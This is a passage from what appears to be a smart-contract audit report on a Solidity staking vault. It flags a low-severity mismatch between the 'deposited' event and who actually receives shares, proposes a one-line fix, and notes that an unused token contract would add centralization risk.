14         }
15
16         uint256 stakeAsset = assets - fee;
17
18         stakedAsset[receiver] = stakeAsset;
19
20         uint256 participantShares = _convertToShares(stakeAsset);
21
22 @>      IERC20(asset()).safeTransferFrom(msg.sender,
       participationFeeAddress, fee);
23
24 @>      IERC20(asset()).safeTransferFrom(msg.sender, address(this),
       stakeAsset);
25
26         _mint(msg.sender, participantShares);
27
28 @>      emit deposited (receiver, stakeAsset);
29
30         return participantShares;
31     }
```

Risk

Likelihood: Medium

This occurs whenever a user calls `deposit` with `receiver` set to a different address.

Impact: Low

The emitted event data will be incorrect, potentially causing off-chain indexers to attribute deposits to the wrong address.

Recommended Mitigation

Emit `msg.sender` instead of `receiver` in the `deposited` event.

```
function deposit(uint256 assets, address receiver) public override
    returns (uint256) {
     ...

-    emit deposited (receiver, stakeAsset);
+    emit deposited (msg.sender, stakeAsset);

     return participantShares;
}
```

Other Findings

[Note-1] `BriTechToken` is never use in `BriVault`, and `BriVault` implements its own ERC20

`BriTechToken` is never implemented in `BriVault`. This is good because the owner `mint` would add more centralization risk, since. a large mint would dilute user shares that articipate in the event.